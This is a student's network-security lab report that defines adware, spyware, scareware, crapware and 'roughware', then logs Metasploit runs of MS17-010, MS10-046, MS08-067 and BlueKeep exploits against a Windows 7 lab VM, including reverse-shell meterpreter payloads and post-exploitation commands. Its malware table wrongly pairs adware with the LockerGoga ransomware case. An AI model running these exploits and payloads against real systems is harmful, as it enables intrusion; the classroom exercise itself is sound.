BCN2023
DATA & NETWORK SECURITY

LAB ASSIGNMENT 2

NO.	STUDENTS NAME	MATRIC NO.
1	AMIRULARIFF ISKANDAR BIN ADNAN	CD22026

SECTION:
01B

LECTURER NAME:
DR. ABDULLAH BIN MAT SAFRI

DATE OF SUBMISSION:
16/12/2024

Table of content

Task 3 ..... **3**
1. Adware 3
1.1. What is it? 3
1.2. How can you get it? 3
1.3. What can it do to your computer? 3
2. Spyware 3
2.1. What is it? 3
2.2. How can you get it? 4
2.3. What can it do to your computer? 4
3. Scareware 4
3.1. What is it? 4
3.2. How can you get it? 4
3.3. What can it do to your computer? 4
4. Crapware 4
4.1. What is it? 4
4.2. How can you get it? 5
4.3. What can it do to your computer? 5
5. Roughware 5
5.1. What is it? 5
5.2. How can you get it? 5
5.3. What can it do to your computer? 5
Table with Malware Information 6
Task 4 ..... **8**
(A) 3 exploit using Metasploit 8
Ms17_010_psexecp 8
Ms10_046 12
Ms08_067_netapi 14
Bluekeep_rce 16
(B) TWO (2) suitable tools/scripts 18
How to use the tools/scripts 18
Result 22
Comparison 23
Reference **24**

Task 3

1. Adware
    1.1. What is it?

    Adware is the software designed to display all the online advertisements on your PC or laptop. The adware will usually appear when the user is online and using the web browser. The advertisement will appear and it will be very hard to remove the ads. The ads usually will look suspicious and annoying. Adware can frustrate your browser experience by displaying suspicious, unimportant, or unsuitable advertisements. In other situations, it may even send you to possibly risky websites.

    1.2. How can you get it?

    There are a few ways the user can get adware into their device. The famous way users can get it is by clicking any suspicious link, advertisement, or malicious link online on any website. There is also some adware hidden and implemented in the free software. Sometimes, the user did not review the terms and conditions of the software before downloading it. When the user is not aware of these threats, they will accidentally invite the adware to their device.

    1.3. What can it do to your computer?

    The adware is capable of slowing down your device by interrupting user experience with a load of intrusive ads. The adware also can track your online daily activity and may cause data breaches.

2. Spyware
    2.1. What is it?

    Spyware is one of the famous types of malware that is capable of collecting user information such as activities, detailed information and other confidential data. The spyware can view the user screen device and record the screen to gather all the user information. Some varied malware can acquire information via recording keystrokes, taking screenshots, or even accessing your webcam or microphone.

    2.2. How can you get it?

    Usually, the spyware can get into the user's device when the user accidentally downloads the software with the hidden spyware inside it. This also can happen with the email attached with suspicious content or software or visiting suspicious websites.

2.3. What can it do to your computer?

The spyware can violate privacy by stealing important data. This also includes the compromised confidential data such as passwords and financial details. and may reduce system performance.

3. Scareware

3.1. What is it?

Scareware is lying software that confuses users into believing their system has been infected to get them to buy fake security software or services. The scareware aims to urge the user to buy new fake security software and services provided by them and their agencies. Scareware developers exploit the worries of customers by selling non-functional or risky software.

3.2. How can you get it?

There are a few ways customers can get into a scareware trap. For example, through the malicious pop-up advertising. The popout will claim that your system was infected and will cause the user to download the scareware products. Next, the phishing emails. The phishing email often came with a fake warning to install the scareware. Lastly, accessing malicious websites. Visiting this website can trigger the user to download the scareware or redirect the user to the fake antivirus services.

3.3. What can it do to your computer?

Causes unnecessary anxiety to the user and causes them impulsive decisions. In this way, the user may be led to financial loss by spending on the fake software. Lastly, hackers occasionally grant access to your system.

4. Crapware

4.1. What is it?

Crapware is unnecessary software that is pre-installed on new devices, usually from third-party sellers. While not always dangerous, crapware is frequently redundant or unnecessary, using valuable space and resources on your system.

4.2. How can you get it?

Typically comes pre-installed on new computers or devices. Often as part of manufacturer deals with third-party companies. It also came in the software bundle. Some of the programs are unwanted applications during the installation.

4.3. What can it do to your computer?

Consumes system resources and cluttering the device. The crapware will occupy the space and storage and will slow down the device. Unneeded applications might make it difficult to manage and organise your device. This will reduce overall performance.

5. Roughware

5.1. What is it?

Roughware is a term that overlaps with scareware or ransomware. It involves utilising deceptive software to press users into committing dangerous acts, such as paying for fake services or releasing encrypted files held for ransom.

5.2. How can you get it?

Users may get the roughware through malicious downloads online. They may be downloading fake software or updating that possible to install the roughware to the system. The phishing email with a suspicious attachment can trigger the roughware installation. Lastly, by clicking the suspicious ads or the infected ads.

5.3. What can it do to your computer?

Locks or encrypts the files unless the user makes a payment for the ransom. With the payment of the demand for the ransom, the fake services can have access to the user files and damage the system's integrity.

Table with Malware Information

No.	Malware	Focus of attack	Threat agent	Symptom	One real attack case (name,

					date, and other related info)
1	Adware	User behaviour and browsing	Malicious advertisers	Frequent pop-up ads and slowed browsing	LockerGoga, ransomware, 2019. Norsk Hydro, a Norwegian aluminum manufacturing company, was hit by LockerGoga ransomware on March 19. The production systems were disrupted, causing operational challenges and temporary plant stoppages. Some plants were forced to switch to manual operations.
2	Spyware	Personal data	Cybercriminals	Keylogging, stolen data, slowed system performance	Agent Tesla (AT) 2021. It infiltrates systems through malicious email attachments, providing full remote control and capabilities like keylogging and credential theft. Hackers can use AT to access accounts, bypass two-factor authentication, and manipulate systems when users are absent.
3	Scareware	User emotions (fear)	Fraudulent software makers	Fake virus alerts, demands for payment	Rogue AV 2010. It tricking users into believing it is legitimate security software to encourage purchases.
4	Crapware	System Resources	Device manufacturers	Reduced performance, excessive notifications	Superfish Adware 2015. The software developed by Superfish, was pre-installed on Lenovo laptops to display pop-up ads for related products.
5	Roughware	Data or ransom	Hackers	Locked files, ransom demands and financial loss	MOVEit Ransomware Attack 2023. The SQL injection allowed attackers to drop a webshell in the MOVEit install directory,


					granting access to folders, files, and user data.

Task 4

(A) 3 exploit using Metasploit

Ms17_010_psexecp

1. Launch the msfconsole in the Kalilinux terminal.



2. Search the module by using command search and exploit the module ms17_010 using command use.

```
msf6 > search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                Required  Description
   ----                  ---------------                                --------  -----------
   DBGTRACE              false                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                               yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                  no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                 no        The service display name
   SERVICE_NAME                                                         no        The service name
   SHARE                 ADMIN$                                         yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                              no        The Windows domain to use for authentication
   SMBPass                                                              no        The password for the specified username
   SMBUser                                                              no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
```

3. Set the requirement by checking it using the command show options. The module has successfully exploited the target.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
msf6 exploit(windows/smb/ms17_010_psexec) > set PAYLOADS windows/x64/meterpreter/reverse_tcp
PAYLOADS => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:445 - Target OS: Windows 7 Professional 7600
[*] 10.0.2.7:445 - Built a write-what-where primitive...
[+] 10.0.2.7:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.2.7:445 - Selecting PowerShell target
[*] 10.0.2.7:445 - Executing the payload...
[+] 10.0.2.7:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.7:49185 ) at 2024-12-15 23:37:33 -0500
```

4. Use the command such sysinfo, pwd, getuid, getpid, ipconfig and ps to collect all the data fetched from the target device

```
meterpreter > sysinfo
Computer        : USER-PC
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 2024
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:31:3f:7d
MTU          : 1500
IPv4 Address : 10.0.2.7
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::7cd1:97e7:8a29:eda2
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 13
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 15
============
Name         : Microsoft 6to4 Adapter
Hardware MAC : 00:00:00:00:00:00
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 252   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 272   468   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 324   316   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 372   316   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 380   364   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 408   364   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 468   372   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 484   372   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 492   372   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 580   3744  chrome.exe            x86   1        User-PC\User                  C:\Program Files (x86)\Google\Chrom
                                                                                e\Application\chrome.exe
 592   468   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 608   468   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 648   468   VBoxService.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 712   468   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 792   3056  VBoxTray.exe          x64   1        User-PC\User                  C:\Windows\System32\VBoxTray.exe
 804   468   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 856   468   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 880   468   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 924   468   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1160  468   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1172  3744  chrome.exe            x86   1        User-PC\User                  C:\Program Files (x86)\Google\Chrom
                                                                                e\Application\chrome.exe
 1200  468   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1304  468   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1340  468   FreeSSHDService.ex    x86   0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\freeSSHd\Fre
               e                                                                eSSHDService.exe
 1436  468   nssm.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\nssm.exe
 1468  468   KLELfpF.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\TEMP\KLELfpF.exe
 1560  1436  Icecast2.exe          x86   0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Icecast2 Win
                                                                                32\Icecast2.exe
 1608  468   tvnserver.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\TightVNC\tvnserver
                                                                                .exe
 1632  324   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 1656  468   BuJVMQV.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Windows\TEMP\BuJVMQV.exe
 1992  468   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 2024  1772  powershell.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\syswow64\WindowsPowerShe
                                                                                ll\v1.0\powershell.exe
 2032  468   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 2092  468   taskhost.exe          x64   1        User-PC\User                  C:\Windows\System32\taskhost.exe
 2120  468   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.e
```

```
                                                                               .exe
 1632  324   conhost.exe         x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 1656  468   BuJVMQV.exe         x86   0       NT AUTHORITY\SYSTEM           C:\Windows\TEMP\BuJVMQV.exe
 1992  468   svchost.exe         x64   0       NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 2024  1772  powershell.exe      x86   0       NT AUTHORITY\SYSTEM           C:\Windows\syswow64\WindowsPowerShe
                                                                              ll\v1.0\powershell.exe
 2032  468   sppsvc.exe          x64   0       NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 2092  468   taskhost.exe        x64   1       User-PC\User                  C:\Windows\System32\taskhost.exe
 2120  468   SearchIndexer.exe   x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.e
                                                                              xe
 2128  856   dwm.exe             x64   1       User-PC\User                  C:\Windows\System32\dwm.exe
 2236  3744  chrome.exe          x86   1       User-PC\User                  C:\Program Files (x86)\Google\Chrom
                                                                              e\Application\chrome.exe
 2296  3056  tvnserver.exe       x64   1       User-PC\User                  C:\Program Files\TightVNC\tvnserver
                                                                              .exe
 2616  880   taskeng.exe         x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\taskeng.exe
 3056  1908  explorer.exe        x64   1       User-PC\User                  C:\Windows\explorer.exe
 3084  804   audiodg.exe         x64   0
 3208  3744  chrome.exe          x86   1       User-PC\User                  C:\Program Files (x86)\Google\Chrom
                                                                              e\Application\chrome.exe
 3248  3744  chrome.exe          x86   1       User-PC\User                  C:\Program Files (x86)\Google\Chrom
                                                                              e\Application\chrome.exe
 3268  468   svchost.exe         x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 3296  3744  chrome.exe          x86   1       User-PC\User                  C:\Program Files (x86)\Google\Chrom
                                                                              e\Application\chrome.exe
 3436  468   wmpnetwk.exe        x64   0       NT AUTHORITY\NETWORK SERVICE  C:\Program Files\Windows Media Play
                                                                              er\wmpnetwk.exe
 3656  3744  chrome.exe          x86   1       User-PC\User                  C:\Program Files (x86)\Google\Chrom
                                                                              e\Application\chrome.exe
 3744  3056  chrome.exe          x86   1       User-PC\User                  C:\Program Files (x86)\Google\Chrom
                                                                              e\Application\chrome.exe
 3760  3744  chrome.exe          x86   1       User-PC\User                  C:\Program Files (x86)\Google\Chrom
                                                                              e\Application\chrome.exe
 3924  3744  chrome.exe          x86   1       User-PC\User                  C:\Program Files (x86)\Google\Chrom
                                                                              e\Application\chrome.exe
 3984  3744  chrome.exe          x86   1       User-PC\User                  C:\Program Files (x86)\Google\Chrom
                                                                              e\Application\chrome.exe
 4348  1468  KLELfpF.exe         x86   0       NT AUTHORITY\SYSTEM           C:\Windows\TEMP\KLELfpF.exe
 4364  1656  BuJVMQV.exe         x86   0       NT AUTHORITY\SYSTEM           C:\Windows\TEMP\BuJVMQV.exe
```

Ms10_046

1. Search and use the module ms10_046 by using the command search and use in the msfconsole Metasploit.

```
msf6 > search ms10_046

Matching Modules
================

   #  Name                                                   Disclosure Date  Rank       Check  Description
   -  ----                                                   ---------------  ----       -----  -----------
   0  exploit/windows/browser/ms10_046_shortcut_icon_dllloader  2010-07-16       excellent  No     Microsoft Window
s Shell LNK Code Execution
   1  exploit/windows/smb/ms10_046_shortcut_icon_dllloader      2010-07-16       excellent  No     Microsoft Window
s Shell LNK Code Execution
   2  auxiliary/fileformat/multidrop                                              normal     No     Windows SMB Mult
i Dropper

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/fileformat/multidrop

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```


2. Check the requirement of the module by using command options

```
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                       on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  80               yes       The daemon port to listen on (do not change)
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   UNCHOST                   no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
   URIPATH  /                yes       The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


3. Complete all the requirements needed by the module to complete the exploit process

```
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set srvhost 10.0.2.15
srvhost => 10.0.2.15
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set srvport 4445
srvport => 4445
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) >
[*] Started reverse TCP handler on 10.0.2.15:4444
[-] Exploit aborted due to failure: unknown: Using WebDAV requires SRVPORT=80 and URIPATH=/
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set srvport 80
srvport => 80
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set uripath=/fake_login
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > run
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) >
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Send vulnerable clients to \\10.0.2.15\WLqkNZxP\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://10.0.2.15/
```

4. Get the URL from the Kalilinux terminal, and copy the URL in the browser.



5. Once the URL has been implemented in the Windows browser, the server will be started and send the result to the Kalilinux.



Ms08_067_netapi

1. Launch the msfconsole in the Kalilinux.

2. Search for the module and use the command to use the module.

```
msf6 > search netapi

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms03_049_netapi       2003-11-11       good    No     MS03-049 Microsoft Workstation Service N
etAddAlternateComputerName Overflow
   1  exploit/windows/smb/ms06_040_netapi       2006-08-08       good    No     MS06-040 Microsoft Server Service NetpwP
athCanonicalize Overflow
   2  exploit/windows/smb/ms06_070_wkssvc       2006-11-14       manual  No     MS06-070 Microsoft Workstation Service N
etpManageIPCConnect Overflow
   3  exploit/windows/smb/ms08_067_netapi       2008-10-28       great   Yes    MS08-067 Microsoft Server Service Relati
ve Path Stack Corruption


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 3
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 10.0.2.7
rhost => 10.0.2.7
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
```


3. The exploit is completed.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set target 1
target => 1
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
```

Bluekeep_rce

1. Launch the Metasploit

2. Search the module name and use it.



3. Exploit the module and complete all the requirements.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RDP_CLIENT_IP  192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev         no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                      no        The client domain name to report during connect
   RDP_USER                        no        The username to report during connect, UNSET = random
   RHOSTS         10.0.2.7         yes       The target host(s), see https://github.com/rapid7/metasploit-frame
                                             work/wiki/Using-Metasploit
   RPORT          3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
```

4. The exploit was done.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 1
target ⇒ 1
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.0.2.7:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.0.2.7:3389         - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120
 channel.
[*] 10.0.2.7:3389         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.7:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel
.
